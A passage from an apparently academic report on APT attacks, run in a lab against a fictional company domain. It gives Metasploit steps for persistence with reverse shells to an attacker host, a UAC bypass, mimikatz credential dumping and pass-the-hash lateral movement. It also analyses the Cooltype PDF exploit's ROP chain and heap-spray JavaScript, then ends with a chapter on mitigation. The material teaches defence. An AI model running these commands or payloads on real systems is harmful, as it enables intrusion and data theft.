The option to startup using *HKLM\Software\Microsoft\Windows\CurrentVersion\Run* as is chosen, as this will start our script every time a user logs in.

By default, the persistence module puts the script inside the temp folder of the current user. Due to the settings of 004, users are not permitted to read other user folders. As every user needs to open the file, we place it in the *system32* directory instead.

```
meterpreter > run persistence -X -i 10 -r 10.0.0.66 -p 5555 -L "c:\\windows\\system32"
[*] Running Persistance Script
[*] Resource file for cleanup created at
 ↪  /root/.msf4/logs/persistence/004-WIN7PRO-SP1_20150609.4358/004-WIN7PRO-SP1_20150609.4358.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.0.66 LPORT=5555
[*] Persistent agent script is 148430 bytes long
[+] Persistent Script written to c:\windows\system32\VIAtHbCMWt.vbs
[*] Executing script c:\windows\system32\VIAtHbCMWt.vbs
[+] Agent executed with PID 2460
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\QftyWnZBm
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\QftyWnZBm
```

We will now setup a handler for catching the connection

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > run

[*] Started reverse handler on 10.0.0.66:5555
[*] Starting the payload handler...
```

Hours pass while we are waiting for a new connection, but eventually we get a new shell

```
[*] Sending stage (770048 bytes) to 10.0.0.104
[*] Meterpreter session 3 opened (10.0.0.66:5555 -> 10.0.0.104:49233) at 2015-06-11 16:50:01 +0200
```

[13] Assuming that the workstation is not restarted or powered off between user sessions.

To check who logged in to 004 and initiated the Meterpreter session, we use the *getuid* command

```
meterpreter > getuid
Server username: BLACKMESA\isaac
```

Steal more credentials!

Isaac has now authenticated and his credentials should be available in memory.

We attempt to get his password using the *sekurlsa::logonPasswords* command from the *mimikatz* extension. As the *sekurlsa* module of *mimikatz* requires access to the *SYSTEM* process *LSASS* (Local Security Authority Subsystem Service) [14], it is necessary to escalate this session to the *SYSTEM* user.

This is done by using *bypassuac* and *getsystem* as used previously.

```
meterpreter > background
[*] Backgrounding session 11...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(bypassuac) > set LPORT 4445
LPORT => 4445
msf exploit(bypassuac) > set SESSION 11
SESSION => 11
msf exploit(bypassuac) > run

[*] Started reverse handler on 10.0.0.66:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 10.0.0.104
[*] Meterpreter session 4 opened (10.0.0.66:4445 -> 10.0.0.104:49242) at 2015-06-09 16:54:09 +0200

meterpreter > getsystem
...got system (via technique 1).
```

We are now running as *SYSTEM*, and can access the *LSASS* process to read passwords. We load mimikatz and execute the *sekurlsa::logonPasswords* function as before with the credentials of Gordon.

```
meterpreter > use mimikatz
Loading extension mimikatz...success.
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
"0;193877","Kerberos","isaac","BLACKMESA","lm{ fa21c24d317a37e3c2265b23734e0dac }, ntlm{
 ↪   ed2f70f64111272dd805d4c4179439a5 }"
Kleiner1"
```

With the credentials of *Isaac*, we attempt to migrate to the fileserver.

[14]https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

Pivoting

Using *psexec* and the new credentials we attempt to move to the fileserver

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 10.0.0.107
RHOST => 10.0.0.107
msf exploit(psexec) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(psexec) > set LPORT 4446
LPORT => 4446
msf exploit(psexec) > set SMBUser isaac
SMBUser => isaac
msf exploit(psexec) > set SMBPass
 ↪   FA21C24D317A37E3C2265B23734E0DAC:ED2F70F64111272DD805D4C4179439A5
SMBPass => FA21C24D317A37E3C2265B23734E0DAC:ED2F70F64111272DD805D4C4179439A5
msf exploit(psexec) > set SMBDomain BLACKMESA
SMBDomain => BLACKMESA
msf exploit(psexec) > run

[*] Started reverse handler on 10.0.0.66:4446
[*] Connecting to the server...
[*] Authenticating to 10.0.0.107:445|BLACKMESA as user 'isaac'...
[*] Uploading payload...
[*] Created \p0nsYvrj.exe...
[+] 10.0.0.107:445 - Service started successfully...
[*] Deleting \p0nsYvrj.exe...
[*] Sending stage (770048 bytes) to 10.0.0.107
[*] Meterpreter session 5 opened (10.0.0.66:4446 -> 10.0.0.107:51276) at 2015-06-11 17:05:07 +0200
```

Enumerate shared folders

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 13
[*] The following shares were found:
[*]   Name: Public
[*]   Path: C:\shares\Public
[*]   Type: 0
[*]
[*]   Name: CompanySecrets
[*]   Path: C:\shares\CompanySecrets
[*]   Type: 0
[*]
[*]   Name: Research
[*]   Path: C:\shares\Research
[*]   Type: 0
[*]
```

As all shared folders reside under *c:\shares* we can see all shared files by listing the contents of that directory. Using the *file_collector* command, we can store the paths of all files to a text file.

```
meterpreter > run file_collector -d "c:\\shares" -f * -o /var/www/loot/all_files.txt -r
[*] Searching for *
[*]   c:\shares\CompanySecrets\Business\Hostile takeover - Aperture Science.txt (118 bytes)
[*]   c:\shares\CompanySecrets\Business\Hostile takeover - Template.txt (53 bytes)
[*]   c:\shares\CompanySecrets\Tech\HEV alloy composition.txt (209 bytes)
[*]   c:\shares\CompanySecrets\Tech\PortalTechnologies.txt (0 bytes)
[*]   c:\shares\Public\Events\Christmas party.txt (0 bytes)
[*]   c:\shares\Public\Info for new hires\Employee handbook.txt (0 bytes)
[*]   c:\shares\Public\Map of black mesa.jpg (0 bytes)
[*]   c:\shares\Public\Printer guides\Printer - research lab.txt (0 bytes)
[*]   c:\shares\Public\Printer guides\Printer second floor.txt (0 bytes)
[*]   c:\shares\Research\HEV\HEV suit assembly.txt (0 bytes)
[*]   c:\shares\Research\HEV\HEV suit BOM.txt (14 bytes)
[*]   c:\shares\Research\Research guidelines.txt (0 bytes)
```

It is now possible to see which files are available on the attacker's local machine:

```
root@666-kali-64bit:~# cat /var/www/loot/all_files.txt\
c:\shares\CompanySecrets\Business\Hostile takeover - Aperture Science.txt
c:\shares\CompanySecrets\Business\Hostile takeover - Template.txt
c:\shares\CompanySecrets\Tech\HE Valloy composition.txt
c:\shares\CompanySecrets\Tech\PortalTechnologies.txt
c:\shares\Public\Events\Christmas party.txt
c:\shares\Public\Info for new hires\Employee handbook.txt
c:\shares\Public\Map of black mesa.jpg
c:\shares\Public\Printer guides\Printer - research lab.txt
c:\shares\Public\Printer guides\Printer second floor.txt
c:\shares\Research\HEV\HEV suit assembly.txt
c:\shares\Research\HEV\HEV suit BOM.txt
c:\shares\Research\Research guidelines.txt
```

This list of files can be edited to only contain files which the attacker is interested in viewing.

```
root@666-kali-64bit:~# cat /var/www/loot/interesting_files.txt
c:\shares\CompanySecrets\Business\Hostile takeover - Aperture Science.txt
c:\shares\CompanySecrets\Business\Hostile takeover - Template.txt
c:\shares\CompanySecrets\Tech\HEV alloy composition.txt
c:\shares\CompanySecrets\Tech\PortalTechnologies.txt
c:\shares\Research\HEV\HEV suit assembly.txt
c:\shares\Research\HEV\HEV suit BOM.txt
c:\shares\Research\Research guidelines.txt
```

Using the *file_collector* the interesting files can be downloaded:

```
meterpreter > run file_collector -i /var/www/loot/interesting_files.txt -l /var/www/loot/blackmesa
[*] Reading file /var/www/loot/files.txt
[*] Downloading to /var/www/loot/blackmesa
[*]   Downloading c:\shares\CompanySecrets\Business\Hostile takeover - Aperture Science.txt
[*]   Downloading c:\shares\CompanySecrets\Business\Hostile takeover - Template.txt
[*]   Downloading c:\shares\CompanySecrets\Tech\HEV alloy composition.txt
[*]   Downloading c:\shares\CompanySecrets\Tech\PortalTechnologies.txt
[*]   Downloading c:\shares\Research\HEV\HEV suit assembly.txt
[*]   Downloading c:\shares\Research\HEV\HEV suit BOM.txt
[*]   Downloading c:\shares\Research\Research guidelines.txt
```

The attacker now has the company files on his computer.

```
root@666-kali-64bit:~# ls /var/www/loot/blackmesa
HEV alloy composition.txt               metasploit1.txt
HEV suit assembly.txt                   metasploit2.txt
HEV suit BOM.txt                        PortalTechnologies.txt
Hostile takeover - Aperture Science.txt  Research guidelines.txt
Hostile takeover - Template.txt
```

```
root@666-kali-64bit:~# cat /var/www/loot/Hostile\ takeover\ -\ Aperture\ Science.txt
Step 1: Purchase stocks
Step 2:
       a: Blackmail Cave Johnson
       b: Aquire remaining stocks
Step 3: Profit!
```

4.4 The intrinsic details


In this chapter we want to explain how some of the exploits and modules we used in the attack example work. As the cooltype module was the first module we used, we want to dig deeper into the details of how it works.

Cooltype

The cooltype module is intesting as it contains some great examples of creativity on the attackers part. By investigating the source code of the module[Dra], we can learn how the exploit is working and how the PDF file is generated.

As the module is able to exploit vulnerabilities in Acrobat Reader 9.3.4 we are going to install that specific version in a virtual machine, so we can verify the method of operation from the attacker.[15] The platform we use for testing parameters for this exploit is the same as the client machines we have been attacking in the example[16].

Prior to exploitation, we want to determine which buffer overflow mitigations are enforced. We use Process Explorer[17] by Mark Russinovich to determine the status of DEP and ASLR for the given version.



Process Explorer - Sysinternals: www.sysinternals.com [BLACKMESA\gordon]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP	ASLR
System Idle Process	97.27	0 K	24 K	0			n/a	
System	0.37	52 K	1.076 K	4			n/a	
csrss.exe		1.256 K	3.180 K	340			n/a	
wininit.exe		936 K	3.340 K	392			n/a	
winlogon.exe		1.652 K	4.848 K	3032			n/a	
csrss.exe	0.08	14.840 K	10.756 K	4008			n/a	
explorer.exe	0.04	25.280 K	38.224 K	3588	Windows Explorer	Microsoft Corporation	DEP (permanent)	ASLR
vmtoolsd.exe	0.15	4.708 K	10.392 K	3604	VMware Tools Core Service	VMware, Inc.	DEP (permanent)	ASLR
AcroRd32.exe	0.15	8.988 K	20.116 K	2276	Adobe Reader 9.3	Adobe Systems Incorporated	DEP (permanent)	ASLR
procexp.exe	1.63	11.228 K	18.656 K	1944	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	ASLR

Name	Description	Company Name	Path	Verified Signer	ASLR
imm32.dll	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	C:\Windows\System32\imm32.dll		ASLR
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll		ASLR
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll		ASLR

CPU Usage: 2.73% Commit Charge: 18.72% Processes: 35 Physical Usage: 39.05%

Figure 4.7: Process explorer shows Adobe Reader 9.3 runs with DEP and ASLR.


As Adobe Acrobat runs under DEP it is not possible to perform a traditional buffer overflow with executable shellcode, as any data written to memory from the application will be marked non-executable - it is however still possible to do other types of buffer overflow attacks; ret2lib or ROP. However, as ASLR is enabled for the Adobe Acrobat process, it is difficult to perform those attacks with a high success rate, as the addresses used for ROP or ret2lib will be randomized.

[15]We were able to find the specific version on www.oldversion.com `http://www.oldversion.com/windows/acrobat-reader-9-3-4`

[16]See table on page 58

[17]Process Explorer is part of the Sysinternals suite `https://technet.microsoft.com/da-dk/sysinternals/bb896653.aspx`

Unfortunately, not all dynamic libraries for Adobe Reader support ASLR. The *icucnv36.dll* does not support ASLR, as can be seen on the 4.8. [Jol]


Process Explorer - Sysinternals: www.sysinternals.com [BLACKMESA\gordon]

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP	ASLR
System Idle Process	93.64	0 K	24 K	0			n/a	
System	0.08	52 K	1.076 K	4			n/a	
csrss.exe		1.256 K	3.176 K	340			n/a	
wininit.exe		936 K	3.340 K	392			n/a	
winlogon.exe		1.652 K	4.848 K	3032			n/a	
csrss.exe	0.30	14.912 K	14.808 K	4008			n/a	
explorer.exe	2.52	41.188 K	56.160 K	3588	Windows Explorer	Microsoft Corporation	DEP (permanent)	ASLR
vmtoolsd.exe	0.11	4.708 K	10.400 K	3604	VMware Tools Core Service	VMware, Inc.	DEP (permanent)	ASLR
procexp.exe	2.94	11.224 K	18.856 K	1944	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	ASLR
AcroRd32.exe	0.18	535.356 K	551.480 K	3752	Adobe Reader 9.3	Adobe Systems Incorporated	DEP (permanent)	ASLR

Name	Description	Company Name	Path	Verified Signer	ASLR
icucnv36.dll	IBM ICU Common DLL	IBM Corporation and others	C:\Program Files\Adobe\Reader 9.0\Reader\icucnv36.dll		
icudt36.dll	ICU Data DLL	IBM Corporation and others	C:\Program Files\Adobe\Reader 9.0\Reader\icudt36.dll		
iertutil.dll	Run time utility for Internet Explorer	Microsoft Corporation	C:\Windows\System32\iertutil.dll		ASLR
imm32.dll	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	C:\Windows\System32\imm32.dll		ASLR
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll		ASLR

CPU Usage: 6.36% | Commit Charge: 43.80% | Processes: 33 | Physical Usage: 89.37%

Figure 4.8: Adobe Reader post-exploitation - icucnv36.dll does not support ASLR.

This allows the attacker to leverage ROP and call functions from the icucnv36.dll library, with good reliability, as addresses are fixed and known. The only requirement being that the *icucnv36.dll* library is available on the system and that the attacker is able to make Adobe Reader load the library. This is possible by incorporating an AcroForm in the PDF file (See Figure 4.13). [Dra]
To bypass DEP, the attacker uses four API calls:

- CreateFileA - Creates an empty file at specified location
- CreateFileMappingA - Creates a mapping object and returns a handle
- MapViewOfFile - Maps view of mapping object to process address space
- MSVCR80!memcpy - Copies shellcode into mapped memory section

These functions are used in succession to load shellcode in an executable memory area. In the Cooltype module, the call to CreateFileA function is setup so it creates a file with the name *iso88591*. This file is mapped into memory, with read/write/execute (RWE) permissions, by using CreateFileMappingA and MapViewOfFile. As the new memory section does not employ the W_X property, it is possible to memcpy shellcode to the area and execute it as if DEP was not enabled. [Icz; Jol; Par; Dra]

As calling the functions requires setting up the stack and registers accordingly, controlling the execution flow is necessary. As we learned before, it is not currently possible to directly write shellcode to execute, and we must resort to writing a ROP stack. The attacker only needs to be able to execute a limited set of instructions to succeed in executing the DEP bypass, and might be successful by locating ROP gadgets in libraries.


In order to find and chain ROP gadgets from Adobe Reader or loaded libraries, the attacker may use *mona* or a similar tool. Our own attempt to find addresses similar to those used in the exploit showed we could get the same gadgets as the attacker (Figure 4.9, Figure 4.10, Figure 4.11).

```
0x4a801f90,   # pop eax / ret
0x4a802196,   # mov [ecx],eax / ret # save whatever eax starts as
0x4a802ab1,   # pop ebx / ret
0x4a842db2,   # xchg eax,edi / ret
0x4a8063a5,   # pop ecx / ret
```

Figure 4.9: Exercept of gadgets used ROP from [Dra].

```
0x4a801f90 :  # POP EAX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a802196 :  # MOV DWORD PTR DS:[ECX],EAX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a802ab1 :  # POP EBX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a842db2 :  # XCHG EAX,EDI # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a8063a5 :  # POP ECX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
```

Figure 4.10: Exercept of ROP gadgets located in *icucnv36.dll* (see Appendix B.1).


Immunity Debugger - AcroRd32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consult
E Executable modules
C CPU - main thread, module icucnv36

```
Base     Size     Entry    Name     File version  Path
00FD0000 00054000 00FD4246 AcroRd32 9.3.3.177     C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe
022A0000 00076000 022F0CD2 ccme_bas               C:\Program Files\Adobe\Reader 9.0\Reader\ccme_base.dll
10000000 00095000 1003F242 cryptocm               C:\Program Files\Adobe\Reader 9.0\Reader\cryptocme2.dll
4A800000 000A7000 4A84743B icucnv36 3, 6, 0, 0    C:\Program Files\Adobe\Reader 9.0\Reader\icucnv36.dll
4AD00000 00017000          icudt36  3, 6, 0, 0    C:\Program Files\Adobe\Reader 9.0\Reader\icudt36.dll
682D0000 01390000 682D1000 AcroRd_1 9.3.4.218     C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.dll
```

```
4A8063A2  . FFD0            CALL EAX
4A8063A4  . 59              POP ECX
4A8063A5  . 59              POP ECX
4A8063A6  . C3              RETN
4A8063A7  > C702 10000000   MOV DWORD PTR DS:[EDX],10
4A8063AD  > 83C8 FF         OR EAX,FFFFFFFF
4A8063B0  . C3              RETN
4A8063B1  $ 55              PUSH EBP
```

Figure 4.11: Immunity Debugger attached to Adobe Reader, showing the ROP gadget at 0x4A8063A5 in icucnv36.dll.

It seems unlikely that the attacker could have used a tool to chain gadgets, as the majority of the stack data is used to setup and execute calls to the mentioned functions. What is missing now is to deliver the generated stack data and payload, and set the EIP accordingly.[Dra]

Delivering the stack data and payload is done by appending the arbitrary payload to the stack data and storing it in a string, to ensure the right arrangement of the data. As the attacker does not know the specific address of the first instruction, he

has a very slim chance of guessing it. By pre-pending a large NOP sled, it is possible to achieve a larger success-rate, as multiple points can then be used for the entry point of execution. To further increase the chances of code execution, the prepared NOP sled and payload is heap sprayed by string concatenation. Figure 4.12 shows a visual representation of how the address space is being used. The attacker needs to hit any of the sprayed NOP sleds in order for the attack to succeed - if execution starts at another point, the attack will not be successful and the application might crash. [18]
[19]




Figure 4.12: Visualization of NOP sled and heapspray techniques used in the exploit.

The payload is now placed in memory, and the attacker needs to set EIP to achieve execution. From [Dra], we see that the *cooltype.dll* library contains a stack buffer overflow vulnerability, due to incorrect input validation of the *uniqueName* property in a font table (SING). An attacker can exploit this vulnerability by overwriting return addresses to control execution. [Dra10] Process Explorer shows us that *cooltype.dll* is loaded by default. The attacker prepares the contents of the uniqueName variable in the SING table for the font, which should be embedded in the PDF, to achieve execution.

As the payload should be delivered in the form of a PDF file, the module is also able to encode the prepared payload and pack it in a file which follows the PDF standards. While the file can be read using a text editor, some objects are encoded. The file should contain a way to force loading of the *icucnv36.dll* file (done by embedding an AcroForm), a method to perform the heap spray to place the stack data in memory, and the font with the modified SING table to perform the buffer overflow to execute the ROP stack.

[18]The large memory consumption as a result of the heap spray can be seen in the memory allocation graph on Figure 4.8.

[19]Uddyb at dette heapspray tager 512 MB ram (god sandsynlighed på 32 bit arkitektur)

The heap spray is performed using javascript, which is executed on opening the PDF file: The *OpenAction* from the PDF catalog object (Figure 4.13) triggers the action contained in object 11 (Figure 4.14) which executes the javascript from object 12 (Figure 4.15). The javascript from Figure 4.16 builds a NOP sled and prepends it to the shellcode - the resulting string is used for the heap spray (Figure 4.12).

```
1 0 obj              % Object 1 - catalog
<<
/Pages 2 0 R         % Pages are in obj 2
/Type /Catalog       % This obj is a catalog
/OpenAction 11 0 R   % OpenAction is in obj 11
/AcroForm 13 0 R     % AcroForm is in obj 13
>>
endobj               % End object 1
```

Figure 4.13: Object 1 From a PDF file generated by the cooltype module.

The attacker has an interest in keeping the malicious contents of the PDF file from being detected by anti-virus scanners - Thankfully, Adobe has incorporated many different ways of representing strings in the PDF standard, which allows for numerous ways of obfuscating contents. [Ste]

```
11 0 obj             % Object 11
<</Type/Action/S/JavaScript/JS 12 0 R>> % Include JS object 12
endobj               % End object 11
```

Figure 4.14: Object 11 From a PDF file generated by the cooltype module.

```
12 0 obj              % Object 12
<</Length 3720/Filter[/FlateDecode/ASCIIHexDecode]>>
stream                % Open stream
... snip ...          % Flate encoded data stream (prints as garbage)
endstream             % Close stream
endobj                % End object 12
```

Figure 4.15: Object 12 From a PDF file generated by the cooltype module.

```
var shellcode = unescape('... snip (shellcode encoded as unicode) ...');
var nop = unescape('%u0c0c%u0c0c');

while (nop.length + 28 < 65536){
  nop+=nop;
}
shellcode_nops = nop.substring(0, 1524); // (0x0c0c-0x24)/2 = 0x5F4
shellcode_nops += shellcode;
shellcode_nops += nop;
code = shellcode_nops.substring(0, 32768); // 65536/2 = 0x8000
while(code.length < 524288){ // 0x80000
  code += code;
}
code = code.substring(0, 522201); // 0x80000 - (0x1020-0x08) / 2
var str_d = new Array();
for (i=0;i<496;i++){
  str_d[i]=code+"s";
}
```

Figure 4.16: Contents of stream in object 12 - deobfuscated.

Obfuscation

Due to having many encoding options in PDF files, it can be difficult for anti-virus scanners to properly identify and detect malicious code, as they need to employ the same decoding techniques as Acrobat Reader in order to be able to unpack the code. The string "Gordon is alive!" can be encoded as "#476f#72#64#6f#6e is alive!", <47 6f 72 64 6f 6e 20 69 73 20 61 6c 69 76 65 21>[20] or <47   6f 72 64   6f 6e 20 69 73 20 61 6c   69 76 65   21>[21]. This requires anti-virus vendors to always know and implement all quirks of the PDF standard in order to properly decode files. As custom javascript might provide further encoding, this provides another level of obfuscation, which is also difficult to detect. [Ste]

[20]Whitespace characters are allowed in hex encodings
[21]Any length of whitespace can be used as a seperator

CHAPTER 5

APT Attack Mitigation

After reading through the report and learning about the complexity involved with an APT attack, one might feel a little apprehensive about the possibility of defending against such attacks. In order to alleviate some of the concerns, this chapter will introduce overall defense strategies from different security researches and organizations, along with suggesting methods to mitigate the techniques shown in Anatomy of an Attack. Doing so will underpin the conclusion we're trying to make; that no single technology or technique will keep you completely safe from APTs and that an active continuous approach to defense is the way forward.

5.1 Overall strategies for defense

Different forms of attacks requires different countermeasures. Techniques that might mitigate against one type of attack could prove useless against others[PMF13] [CDH14, p.9].

To give an example using security-through-obscurity[1]. A company or organization relying on not being the lowest-hanging fruit might remove them as a prime target for cyber-criminals, who are typically opportunistic in their attacks and are therefore looking for a fast cash grab[DO, p.8] [Cai13]. The strategy is simple and can be summarized in the following sentence: “If chased by bear, run faster than the next guy to survive.”

Targeted attacks are different. Here the attacker is not only able to penetrate a network, but is patient in waiting for the right information to extract or use against the defender to further the attackers reach. In order to combat such an opponent, defenders must turn to equally advanced methods of detection and prevention, some of which are explained below.

Mitigation using the CKC

If we go back to the CKC model (chapter The Circle of (APT) Life on page 7) which attempt to help defenders gain a better understanding of APTs attacks in order to mitigate future intrusions, contained these four suggestions:

[1]`https://www.owasp.org/index.php/Avoid_security_by_obscurity`

- **Course of action matrix** - By constructing a *course of action matrix*[HCA, p. 5] and using current best-practices to harden their defensive strategies, the CKC argues that defenders can make an attack too costly in terms of money, time and/or effort for the attacker to be worthwhile. On the other hand, this approach relies on the defender to be agile and change-ready in order to stay afoot with any given attacker. This could be cost-prohibitive or difficult, if not impossible, to implement in practice in a given company/organization where such characteristics are rarely seen.

- **Attack timeline** - A timeline which tracks when the different phases occurred along with what counter-measures were in place, lets defenders measure their resiliency against an APT attack. By using previous knowledge learned, a defender can gain a broader picture of which mitigation techniques worked and if any holes exist in their defensive strategy[HCA, p. 6].

- **Intrusion reconstruction** - Basing ones defensive strategies on a limited set of IoCs, for example the anti-virus program catching a trojan being executed, might lull defenders into a false sense of security. The CKC proposes *intrusion reconstruction*, such as de-compiling zero-days and/or running an attack in a simulated environment, as a means to analyze an attack all the way through the different phases, not just from one IoC, and keeping the defender searching for more indicators in order to use them earlier up the chain of phases. This, they argue, forces the attacker into using more resources to try and achieve their goals and ultimately gives the defender a higher level of resiliency[HCA, p. 6-7].

- **Campaign analysis** - Looking at multiple intrusions and analyzing them will help a defender prioritize security strategies and guide them into where their resources will give the most bang-for-the-buck, so to speak. Such a *campaign analysis*, as the CKC calls it, might give defenders a way to figure out the capabilities and goals of an attacker, thereby giving a possible advantage to the defender. To achieve that, the defender must look at common IoCs between intrusions and examining intruder-exfiltrated data to understand the intent of the attack[HCA, p. 8].

Other strategies and best practices

Looking at mitigations proposed by other security researches, we found different approaches, some of which have common factors with the CKC.

Chen, Desmet and Huygens

A paper by Chen, Desmet and Huygens (abbrev. Chen et al.) suggests the following techniques[CDH14, p.6-8] in combination with the methods proposed in the CKC:

- User training, not just in ordinary best practice security, but specifically on dealing with and avoiding APT attacks.
- Implement well-known countermeasures, such as anti-virus, firewalls, host-based intrusion detection systems (HIDS) and intrusion prevention systems (IPS), etc., in order to make intrusion more difficult and therefore more costly for the attacker.
- Using advanced detection techniques to find malware, e.g. sandbox execution for analyzing malware behavior[Raf+14].
- Detecting anomalous activity caused by an APT, for example by using big data analytics[GW13].
- Deploy data loss prevention (DLP) systems to monitor data-at-rest, data-in-motion and data-at-end-points[Kan08].

Websense

Websense[Web13] have several tactics that can mitigate APT attacks. Below, the most relevant ones are described[2]:

- **Identify key assets and employees** - Necessary before implementing a DLP system, which requires the defender to identify and classify sensitive data on his/her network.
- **Prevent phase 1 infection** - The Websense Phase 1 is comparable to the *Reconnaissance*, *Delivery* and *Exploitation* phases of the CKC. Using similar techniques as proposed by Chen et. al and the CKC, Websense argues that these phases can be stopped.
- **Contain infection and content** - To help mitigate against Phase 2 (CKC *Installation* and *C2*) and 3 (CKC *Actions on Objective*), Websense suggests using IoCs, such as reputation scores, url and malware classification, protocol inspection and DLP systems.
- **Response** - Websense makes a point about having a post-intrusion playbook that contains, among other things:
  - Involve executive team and legal counsel to develop response plan
  - Alert law enforcement
  - Ensure proper handling of digital evidence
  - Identify stolen data

[2]We won't go into tactics that are particular to any product Websense sells, since it would be difficult for us to extrapolate other kinds of software or techniques when we don't know the security design or the code of the product.

  – Learn from mistakes in order to mitigate risk of future attacks

Interestingly Websense has a strategy the others don't; involve the decision makers[**websense**] in order to be more effective at defending against an attack. This is probably because Websense is basing their strategies on a more hands-on approach than CKC and Chen et al. It is still worth considering though.

Australian Signals Directorate top 35 mitigation strategies

